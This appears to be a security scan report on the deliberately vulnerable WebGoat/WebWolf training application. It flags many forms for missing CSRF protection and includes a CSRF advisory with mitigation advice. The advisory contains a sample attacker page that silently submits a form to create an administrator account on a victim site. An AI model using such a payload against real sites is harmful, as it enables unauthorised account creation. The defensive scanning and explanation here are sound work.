webwolf/src/main/resources/static/images/wolf.svg:5

Level Medium

```
2 <!-- Created with Inkscape (http://www.inkscape.org/) -->
3 <svg
4   xmlns:dc="http://purl.org/dc/elements/1.1/"
5   xmlns:cc="http://creativecommons.org/ns#"
6   xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
7   xmlns:svg="http://www.w3.org/2000/svg"
8   xmlns="http://www.w3.org/2000/svg"
```

webwolf/src/main/resources/static/images/wolf.svg:9

Level Medium

```
6 xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
7 xmlns:svg="http://www.w3.org/2000/svg"
8 xmlns="http://www.w3.org/2000/svg"

9 xmlns:sodipodi="http://sodipodi.sourceforge.net/DTD/sodipodi-0.dtd"

10 xmlns:inkscape="http://www.inkscape.org/namespaces/inkscape"
11 id="svg1363"
12 sodipodi:version="0.32"
```

webwolf/src/main/resources/static/images/wolf.svg:10

Level Medium

```
7 xmlns:svg="http://www.w3.org/2000/svg"
8 xmlns="http://www.w3.org/2000/svg"
9 xmlns:sodipodi="http://sodipodi.sourceforge.net/DTD/sodipodi-0.dtd"

10 xmlns:inkscape="http://www.inkscape.org/namespaces/inkscape"

11 id="svg1363"
12 sodipodi:version="0.32"
13 inkscape:version="0.46"
```

webwolf/src/main/resources/static/images/wolf.svg:27

Level Medium

```
24 rdf:about="">
25 <dc:format>image/svg+xml</dc:format>
26 <dc:type>
27 rdf:resource="http://purl.org/dc/dcmitype/StillImage" />
28 <cc:license>
29 rdf:resource="http://web.resource.org/cc/PublicDomain" />
30 <dc:description>Illustration to "Burial Mound" poem by Yanka Kupala.
Engraving by Arlen Kashkurevich.</dc:description>
```

webwolf/src/main/resources/static/images/wolf.svg:29

Level Medium

```
26 <dc:type>
27 rdf:resource="http://purl.org/dc/dcmitype/StillImage" />
28 <cc:license>
29 rdf:resource="http://web.resource.org/cc/PublicDomain" />
30 <dc:description>Illustration to "Burial Mound" poem by Yanka Kupala.
Engraving by Arlen Kashkurevich.</dc:description>
31 <dc:title>Wolf</dc:title>
32 <dc:creator>
```

webwolf/src/main/resources/static/images/wolf.svg:39

Level Medium

```
36 </dc:creator>
37 </cc:Work>
38 <cc:License>
```

```
39 rdf:about="http://web.resource.org/cc/PublicDomain">  
  
40 <cc:permits  
41 rdf:resource="http://web.resource.org/cc/Reproduction" />  
42 <cc:permits
```

webwolf/src/main/resources/static/images/wolf.svg:41

Level Medium

```
38 <cc:License  
39 rdf:about="http://web.resource.org/cc/PublicDomain">  
40 <cc:permits  
  
41 rdf:resource="http://web.resource.org/cc/Reproduction" />  
  
42 <cc:permits  
43 rdf:resource="http://web.resource.org/cc/Distribution" />  
44 <cc:permits
```

webwolf/src/main/resources/static/images/wolf.svg:43

Level Medium

```
40 <cc:permits  
41 rdf:resource="http://web.resource.org/cc/Reproduction" />  
42 <cc:permits  
  
43 rdf:resource="http://web.resource.org/cc/Distribution" />  
  
44 <cc:permits  
45 rdf:resource="http://web.resource.org/cc/DerivativeWorks" />  
46 </cc:License>
```

webwolf/src/main/resources/static/images/wolf.svg:45

Level Medium

```
42 <cc:permits
43   rdf:resource="http://web.resource.org/cc/Distribution" />
44 <cc:permits

45   rdf:resource="http://web.resource.org/cc/DerivativeWorks" />

46 </cc:License>
47 </rdf:RDF>
48 </metadata>
```

webwolf/src/main/resources/templates/error.html:3

Level Medium

```
1 <!DOCTYPE html>
2 <html xmlns="http://www.w3.org/1999/xhtml"

3   xmlns:th="http://www.thymeleaf.org">

4 <head>
5   <title>WebWolf</title>
6   <div th:replace="fragments/header :: header-css"/>
```

webwolf/src/main/resources/templates/files.html:2

Level Medium

```
1 <!DOCTYPE HTML>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4   <div th:replace="fragments/header :: header-css"/>
5 </head>
```

webwolf/src/main/resources/templates/fragments/footer.html:2

Level Medium

```
1 <html xmlns="http://www.w3.org/1999/xhtml"
```

```
2     xmlns:th="http://www.thymeleaf.org">
```

```
3 <head>
```

```
4 </head>
```

```
5 <body>
```

```
webwolf/src/main/resources/templates/fragments/header.html:1
```

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org"
xmlns:sec="http://www.thymeleaf.org/thymeleaf-extras-springsecurity4">
```

```
2 <head>
```

```
3   <title>WebWolf</title>
```

```
4   <div th:fragment="header-css">
```

```
webwolf/src/main/resources/templates/home.html:2
```

Level Medium

```
1 <!DOCTYPE HTML>
```

```
2 <html xmlns:th="http://www.thymeleaf.org">
```

```
3 <head>
```

```
4   <div th:replace="fragments/header :: header-css"/>
```

```
5 </head>
```

```
webwolf/src/main/resources/templates/login.html:2
```

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3 >
4 <head>
5   <title>WebWolf</title>
```

webwolf/src/main/resources/templates/mailbox.html:2

Level Medium

```
1 <!DOCTYPE HTML>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4   <title>WebWolf</title>
5   <div th:replace="fragments/header :: header-css"/>
```

webwolf/src/main/resources/templates/registration.html:2

Level Medium

```
1 <!DOCTYPE HTML>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4   <div th:replace="fragments/header :: header-css"/>
5 </head>
```

webwolf/src/main/resources/templates/requests.html:2

Level Medium

```
1 <!DOCTYPE HTML>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4   <div th:replace="fragments/header :: header-css"/>
5 </head>
```

webwolf/src/main/resources/templates/requests.html:21

Level Medium

```
18 <p>
19 Challenges in which you need to call your hacker machine WebWolf offers a simple
httpd
20 server functionality which only logs the incoming request. You can use the following
URL:
21 http://webwolf/landing/* and the incoming request will be available below.
```

```
22 </p>
23 <p>
24 This is by no means a substitution of httpd but it offers enough functionality to callback
to a safe
```

webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxControllerTest.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxRepositoryTest.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/test/java/org/owasp/webwolf/user/UserServiceTest.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/test/java/org/owasp/webwolf/user/UserValidatorTest.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

Cross-site request forgery (CSRF)

(HTML5)

Description

Cross Site Request Forgery (CSRF) is possible.

Cross Site Request Forgery attacks take the eighth place in the “OWASP Top 10 2013” web application vulnerabilities ranking. CSRF is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user’s web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

A possible attack scenario:

A victim visits the website created by attacker. Then the request is sent to another server (e.g. the server of the payment system) from victim’s face and carrying out some malicious action (e.g., transfer money to the account of the attacker). In order to implement this attack the victim should be authenticated on the server to send the request, and this request should not require any confirmation from the user that cannot be ignored or tampered with the attacking script.

Example

In the following example, the web application allows administrators to create new accounts:

```
<form method="POST" action="/new_user">
  Name of new user: <input type="text" name="username">
  Password for new user: <input type="password" name="user_passwd">
  <input type="submit" name="action" value="Create User">
</form>
```

An attacker can create a malicious web site that contains the following code:

```
<form method="POST" action="http://www.example.com/new_user">
  <input type="hidden" name="username" value="hacker">
  <input type="hidden" name="user_passwd" value="hacked">
</form>
<script>
  document.usr_form.submit();
</script>
```

If the administrator visits a malicious web site during an open session on the vulnerable site, unbeknown to him/her an account will be created, which an attacker will use later.

Most browsers with every HTTP request transfer the referer header containing the address of the web site from which the transition occurs. However, since the attacker can overwrite the referer contents, this header does not help to counteract CSRF-attacks.

Recommendations

- If the application uses cookies, include in each form a secret value that can be validated on the server to verify the legitimacy of the request. The identifier (token) must be unique for each request, and not for the session. The token should not be easy to guess; it needs to be protected as well as the session token, for instance, via TLS.
 - Use the framework provided mechanisms of protection against CSRF.
 - Use additional mechanisms for verifying the request legitimacy, e.g., CAPTCHA, re-authentication, one-time tokens.

- Send the session ID not only as a cookie, but also as the value of the hidden field. The server must verify that these values match. An attacker will not be able to modify the value of the session identifier due to the same origin policy.

- Limit the session time. CSRF-attacks are successful only if they are carried out while the victim's session on the vulnerable web site is valid. Reducing the session time reduces the likelihood of CSRF.

The described techniques only protect against CSRF, but not against cross-site scripting (XSS).

Links

1. OWASP Top 10 2013-A8-Cross-Site Request Forgery (CSRF)
2. CWE-352: Cross-Site Request Forgery (CSRF)
3. Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet - OWASP
4. CWE-1034

Vulnerability Entries

webgoat-container/src/main/resources/templates/registration.html:28

Level Medium

```
25 <br/><br/>
26 <fieldset>
27   <legend th:text="#{register.title}">Please Sign Up</legend>

28   <form class="form-horizontal" action="#" th:action="@{/register.mvc}"
th:object="${userForm}"

29     method='POST'
30
31     <div class="form-group" th:classappend="#{#fields.hasErrors('username')}? 'has-
error'">
```

webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:17

Level Medium

```
14 <div class="adoc-content"
th:replace="doc:BypassRestrictions_FieldRestrictions.adoc"></div>
15 <div class="attack-container">
16   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>

17   <form class="attack-form" accept-charset="UNKNOWN" name="fieldRestrictions"

18     method="POST"
19     action="/WebGoat/BypassRestrictions/FieldRestrictions">
20
```

webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:18

Level Medium

```
15   
16 </div>
17 <div class="panel-body">
```

```
18 <form class="attack-form" accept-charset="UNKNOWN"
```

```
19   method="POST" name="form"
20   action="/WebGoat/challenge/1"
21   style="width: 200px;">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:40

Level Medium

```
37 </div>
38 </div>
39
```

```
40 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">
```

```
41 <div class="form-group">
42   <div class="input-group">
43     <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-hidden="true"
```

webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:26

Level Medium

```
23 <div class="panel-body">
24   <div class="row">
25     <div class="col-lg-12">
```

```
26       <form id="login-form" class="attack-form" accept-charset="UNKNOWN"
```

```
27         method="POST" name="form"
28         action="/WebGoat/challenge/5" role="form">
29           <div class="form-group">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:69

Level Medium

```
66  </div>
67 </div>
68 <br/>

69 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">

70  <div class="form-group">
71    <div class="input-group">
72      <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-hidden="true"
```

webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:30

Level Medium

```
27 <div class="panel-body">
28  <div class="row">
29    <div class="col-lg-12">

30      <form id="login-form" class="attack-form" accept-charset="UNKNOWN"

31        method="POST" name="form"
32        action="/WebGoat/challenge/6" role="form">
33        <div class="form-group">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:102

Level Medium

```
99  </div>
100 </div>
101 <br/>

102 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">

103  <div class="form-group">
104    <div class="input-group">
105      <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-
```

webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:60

Level Medium

```
57  </div>
58 </div>
59 <br/>

60 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">

61  <div class="form-group">
62    <div class="input-group">
63      <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-hidden="true"
```

webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:234

Level Medium

```
231 </div>
232
233 <br/>

234 <form class="attack-form" method="POST" name="form"
action="/WebGoat/challenge/flag">

235  <div class="form-group">
236    <div class="input-group">
237      <div class="input-group-addon"><i class="fa fa-flag-checkered" aria-
```

webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:25

Level Medium

```
22 <div class="adoc-content" th:replace="doc:ChromeDevTools_Assignment.adoc"></div>
23 <div class="attack-container">
24  <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
```

```
25 <form class="attack-form" accept-charset="UNKNOWN"
26   method="POST" name="DOMFollowUp"
27   action="/WebGoat/ChromeDevTools/dummy">
28   <input name="successMessage" value="" type="TEXT" />
```

webgoat-lessons/cia/src/main/resources/html/CIA.html:30

Level Medium

```
27 <div class="attack-container">
28   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
29   <div class="container-fluid">
30     <form id="quiz-form" class="attack-form" accept-charset="UNKNOWN"
31       method="POST" name="form"
32       action="cia/quiz" role="form">
33     <div id="q_container"></div>
```

webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:38

Level Medium

```
35 <div class="adoc-content" th:replace="doc:HttpBasics_ProxyIntercept.adoc"></div>
36 <div class="attack-container">
37   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
38   <form class="attack-form" accept-charset="UNKNOWN" name="intercept-request"
39     method="POST"
40     action="/WebGoat/HttpBasics/intercept-request">
41   </form>
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:13

Level Medium

```
10 <div class="adoc-content" th:replace="doc:CrossSiteScripting_content1.adoc"></div>
11 <div class="attack-container">
12     <div id="lessonContent">
13         <form class="attack-form" accept-charset="UNKNOWN"
14             method="POST" name="form"
15             action="/WebGoat/CrossSiteScripting/attack1">
16             <table>
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:144

Level Medium

```
141 <div class="adoc-content" th:replace="doc:CrossSiteScripting_content6a.adoc"></div>
142 <div class="attack-container">
143     <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
144     <form class="attack-form" accept-charset="UNKNOWN"
145         method="POST" name="DOMTestRoute"
146         action="/WebGoat/CrossSiteScripting/attack6a">
147             <input name="DOMTestRoute" value="" type="TEXT" />
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:159

Level Medium

```
156 <div class="adoc-content" th:replace="doc:CrossSiteScripting_content6b.adoc"></div>
157 <div class="attack-container">
158     <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
159     <form class="attack-form" accept-charset="UNKNOWN"
160         method="POST" name="DOMFollowUp"
161         action="/WebGoat/CrossSiteScripting/dom-follow-up">
```

```
162 <input name="successMessage" value="" type="TEXT" />
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:179

Level Medium

```
176 <div class="attack-container">
```

```
177   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
178   <div class="container-fluid">
```

```
179     <form id="quiz-form" class="attack-form" accept-charset="UNKNOWN"
```

```
180       method="POST" name="form"
```

```
181       action="/WebGoat/CrossSiteScripting/quiz" role="form">
```

```
182     <div id="q_container"></div>
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:68

Level Medium

```
65 <!-- this will be where they can store the additional comment -->
```

```
66 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
67
```

```
68 <form class="attack-form" accept-charset="UNKNOWN"
```

```
69   method="POST" name="DOMFollowUp"
```

```
70   action="/WebGoat/CrossSiteScripting/stored-xss-follow-up">
```

```
71     <input name="successMessage" value="" type="TEXT" />
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:31

Level Medium

28 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
29 Now suppose you have intercepted the following header:

30 <div id="basicauthtoken" ></div>

31 <form class="attack-form" method="POST" name="form"
action="/WebGoat/crypto/encoding/basic-auth">

32 Then what was the username
33 <input name="answer_user" value="" type="TEXT"/>
34 and what was the password:

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:48

Level Medium

45 <!-- 3. assignment xor -->
46 <div class="attack-container">
47 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>

48 <form class="attack-form" method="POST" name="form"
action="/WebGoat/crypto/encoding/xor">

49 Suppose you found the database password encoded as
{xor}Oz4rPj0+LDovPiwsKDAAtOw==

50 What would be the actual password
51 <input name="answer_pwd1" value="" type="TEXT"/>

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:65

Level Medium

62 <!-- 4. weak hashing exercise -->
63 <div class="attack-container">
64 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>

65 <form class="attack-form" method="POST" name="form"
action="/WebGoat/crypto/hashing">

66 Which password belongs to this hash: <div id="md5token" ></div>

```
67 <input name="answer_pwd1" value="" type="TEXT"/><br/>
68 Which password belongs to this hash: <div id="sha256token" ></div>
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:90

Level Medium

```
87 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
88 Now suppose you have the following private key:<br/>
```

```
89 <pre><div id="privatekey" ></div></pre><br/>
```

```
90 <form class="attack-form" method="POST" name="form"
       action="/WebGoat/crypto/signing/verify">
```

```
91 Then what was the modulus of the public key
```

```
92 <input name="modulus" value="" type="TEXT"/>
```

```
93 and now provide a signature for us based on that modulus
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:113

Level Medium

```
110 <!-- 8. assignment -->
```

```
111 <div class="attack-container">
```

```
112   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
113   <form class="attack-form" method="POST" name="form"
         action="/WebGoat/crypto/secure/defaults">
```

```
114   What is the unencrypted message<br/>
```

```
115     <input name="secretText" value="" type="TEXT"/><br/>
```

```
116     and what is the name of the file that stored the password <br/>
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:35

Level Medium

```
32  </i>
33 </div>
34 <br/>

35 <form class="attack-form" accept-charset="UNKNOWN" id="confirm-flag-1"

36   method="POST" name="form2"
37   successCallback=""
38   action="/WebGoat/csrf/confirm-flag-1">
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:146

Level Medium

```
143 <div class="row">
144   <div class="col-md-8">
145     <div class="well well-sm">

146       <form class="attack-form" accept-charset="UNKNOWN" id="csrf-feedback"

147         method="POST"
148         prepareData="feedback"
149         action="/WebGoat/csrf/feedback/message"
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:213

Level Medium

```
210   <i class="fa fa-2 fa-check hidden" aria-hidden="true">
211   </i>
212 </div>

213 <form class="attack-form" accept-charset="UNKNOWN" id="confirm-flag-feedback"

214   method="POST" name="form2"
215   action="/WebGoat/csrf/feedback">
216
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:237

Level Medium

```
234 <i class="fa fa-2 fa-check hidden" aria-hidden="true">
235 </i>
236 </div>
```

```
237 <form class="attack-form" accept-charset="UNKNOWN" id="confirm-flag-login"
```

```
238   method="POST" name="form2"
239   action="/WebGoat/csrf/login">
240
```

webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:22

Level Medium

```
19 <!-- using attack-form class on your form will allow your request to be ajaxified and stay
within the display framework for webgoat -->
20     <!-- you can write your own custom forms, but standard form submission will take
you to your endpoint and outside of the WebGoat framework -->
21     <!-- of course, you can write your own ajax submission /handling in your own
javascript if you like -->
```

```
22 <form class="attack-form" accept-charset="UNKNOWN"
```

```
23   method="POST" name="form"
24   action="/WebGoat/HttpBasics/attack1">
25   <div id="lessonContent">
```

webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:26

Level Medium

```
23 method="POST" name="form"
24 action="/WebGoat/HttpBasics/attack1">
25 <div id="lessonContent">
```

```
26     <form accept-charset="UNKNOWN" method="POST" name="form"
```

```
27         action="#attack/307/100">
28         Enter Your Name: <input name="person" value="" type="TEXT"/><input
29             name="SUBMIT" value="Go!" type="SUBMIT"/>
```

webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:29

Level Medium

```
26 <div class="adoc-content" th:replace="doc:6assignment.adoc"></div>
27 <div class="attack-container">
28   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
29 <form class="attack-form" accept-charset="UNKNOWN" name="intercept-request"
30   method="POST"
31   action="/WebGoat/HttpProxies/intercept-request">
32
```

webgoat-lessons/idor/src/main/resources/html/IDOR.html:23

Level Medium

```
20 <!-- of course, you can write your own ajax submission /handling in your own javascript if
you like -->
21
22 <!-- modify the action to point to the intended endpoint -->
```

23 <form class="attack-form" accept-charset="UNKNOWN"

```
24   method="POST" name="form"
25   action="/WebGoat/IDOR/login">
26 <table>
```

webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:18

Level Medium

```
15 <div class="attack-container">
16   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
17   <script th:src="@{/lesson_js/credentials.js}"></script>
```

```
18 <form class="attack-form" accept-charset="UNKNOWN" name="task"
```

```
19   method="POST"  
20   action="/WebGoat/InsecureLogin/task">  
21
```

webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:26

Level Medium

```
23  
24 </form>  
25 <br></br>
```

```
26 <form class="attack-form" accept-charset="UNKNOWN" name="task"
```

```
27   method="POST"  
28   action="/WebGoat/InsecureLogin/task">  
29
```

webgoat-lessons/jwt/src/main/resources/html/JWT.html:72

Level Medium

```
69 <div class="attack-feedback"></div>  
70 <div class="attack-output"></div>  
71 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
```

```
72 <form class="attack-form" accept-charset="UNKNOWN"
```

```
73   method="POST"  
74   successCallback="jwtSigningCallback"  
75   action="/WebGoat/JWT/votings">
```

webgoat-lessons/jwt/src/main/resources/html/JWT.html:166

Level Medium

```
163 <script th:src="@{/lesson_js/jwt-refresh.js}" language="JavaScript"></script>
164 <div class="attack-container">
165   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
166   <form class="attack-form" accept-charset="UNKNOWN"
167     method="POST"
168     additionalHeaders="addBearerToken"
169     action="/WebGoat/JWT/refresh/checkout">
```

webgoat-lessons/jwt/src/main/resources/html/JWT.html:283

Level Medium

```
280 <script th:src="@{/lesson_js/bootstrap.min.js}" language="JavaScript"></script>
281 <div class="attack-container">
282   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
283   <form class="attack-form" accept-charset="UNKNOWN"
284     method="POST"
285     action="/WebGoat/JWT/final/delete?token=eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tle
SIslmFsZyI6IkhtMjU2In0.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQ
yMTA5MDQsImV4cCI6MTYxODkwNTMwNC...
286   <div class="container-fluid">
```

webgoat-lessons/missing-function-
ac/src/main/resources/html/MissingFunctionAC.html:66

Level Medium

```
63
64 <div class="attack-container">
65   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
66   <form class="attack-form" accept-charset="UNKNOWN"
67     method="POST" name="form"
```

```
68      action="/WebGoat/access-control/user-hash">
69
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:24

Level Medium

```
21 <div class="col-md-4">
22
23

24 <form class="attack-form" accept-charset="UNKNOWN" novalidate="novalidate"

25   method="POST"
26   action="/WebGoat/PasswordReset/simple-mail/reset">
27   <div style="display: none;" id="password-reset-2">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:48

Level Medium

```
45
46  </div>
47 </form>

48 <form class="attack-form" accept-charset="UNKNOWN" novalidate="novalidate"

49   method="POST"
50   action="/WebGoat/PasswordReset/simple-mail">
51   <div style="padding: 20px;" id="password-login-2">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:104

Level Medium

```
101 <script th:src="@{/lesson_js/password-reset-simple.js}"
language="JavaScript"></script>
102 <div class="attack-container">
103  <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
```

```
104 <form class="attack-form" accept-charset="UNKNOWN"
```

```
105   method="POST"
106   action="/WebGoat/PasswordReset/questions">
107   <div class="container-fluid">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:144

Level Medium

```
141 <div class="adoc-content"
th:replace="doc:PasswordReset_SecurityQuestions.adoc"></div>
142 <div class="attack-container">
143   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
```

```
144 <form class="attack-form" accept-charset="UNKNOWN"
```

```
145   method="POST" name="form"
146   action="/WebGoat/PasswordReset/SecurityQuestions">
147   <select name="question">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:176

Level Medium

```
173 
174 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
175
```

```
176 <form class="attack-form" accept-charset="UNKNOWN"
```

```
177   method="POST"
178   action="/WebGoat/PasswordReset/reset/login">
179   <div class="container-fluid">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:187

Level Medium

```
184 Account Access
185 </h4>
186 <div style="padding: 20px;" id="password-login">

187 <form id="login-form" class="attack-form" accept-charset="UNKNOWN"

188     method="POST" name="form"
189     action="/WebGoat/PasswordReset/reset/login"
190     role="form">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:223

Level Medium

```
220 <h4 class="">
221   Forgot your password?
222 </h4>
```

```
223 <form class="attack-form" accept-charset="UNKNOWN"
```

```
224     method="POST" name="form"
225     action="/WebGoat/PasswordReset/ForgotPassword/create-password-reset-link"
226     role="form">
```

webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:16

Level Medium

```
13 <div class="attack-container">
14   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
15   <div class="upload-container">
```

```
16     <form class="attack-form" accept-charset="UNKNOWN"
```

```
17       method="POST" name="form"
18       onsubmit='return false'
19       contentType="false"
```

webgoat-lessions/path-traversal/src/main/resources/html/PathTraversal.html:70

Level Medium

```
67 <div class="attack-container">
68   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
69   <div class="upload-container">
70     <form class="attack-form" accept-charset="UNKNOWN"
71       method="POST" name="form"
72       onsubmit='return false'
73       contentType="false"
```

webgoat-lessions/path-traversal/src/main/resources/html/PathTraversal.html:125

Level Medium

```
122 <div class="attack-container">
123   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
124   <div class="upload-container">
125     <form class="attack-form" accept-charset="UNKNOWN"
126       method="POST" name="form"
127       onsubmit='return false'
128       contentType="false"
```

webgoat-lessions/path-traversal/src/main/resources/html/PathTraversal.html:192

Level Medium

```
189
190
191 <br/>
192 <form class="attack-form" method="POST" name="form"
action="/WebGoat/PathTraversal/random">
```

```
193 <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
194 <div class="form-group">
195   <div class="input-group">
```

webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:21

Level Medium

```
18 <div class="adoc-content"
th:replace="doc:SecurePasswords_assignment_introduction.adoc"></div>
19 <div class="attack-container">
20   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
21   <form class="attack-form" accept-charset="UNKNOWN">
22     method="POST" name="form"
23     action="/WebGoat/SecurePasswords/assignment"
24     autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:80

Level Medium

```
77 <div class="panel-body">
78   <div class="row">
79     <div class="col-lg-12">
80       <form id="login-form" class="attack-form" accept-charset="UNKNOWN">
81         method="POST" name="form"
82         action="/WebGoat/SqlInjectionAdvanced/challenge_Login"
83         role="form">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:169

Level Medium

```
166 <div class="attack-container">
167   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
168   <div class="container-fluid">
169     <form id="quiz-form" class="attack-form" accept-charset="UNKNOWN">
170       method="POST" name="form"
171       action="/WebGoat/SqlInjectionAdvanced/quiz"
172       role="form">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:16

Level Medium

```
13 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content1.adoc"></div>
14 <div class="attack-container">
15   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
16   <form class="attack-form" accept-charset="UNKNOWN">
17     method="POST" name="form"
18     action="/WebGoat/SqlInjection/attack2"
19     autocomplete="off">
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:40

Level Medium

```
37 <div class="adoc-content"
th:replace="doc:SqlInjection_introduction_content2.adoc"></div>
38 <div class="attack-container">
39   <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-
hidden="true"></i></div>
40   <form class="attack-form" accept-charset="UNKNOWN">
41     method="POST" name="form"
42     action="/WebGoat/SqlInjection/attack3"
43     autocomplete="off">
```

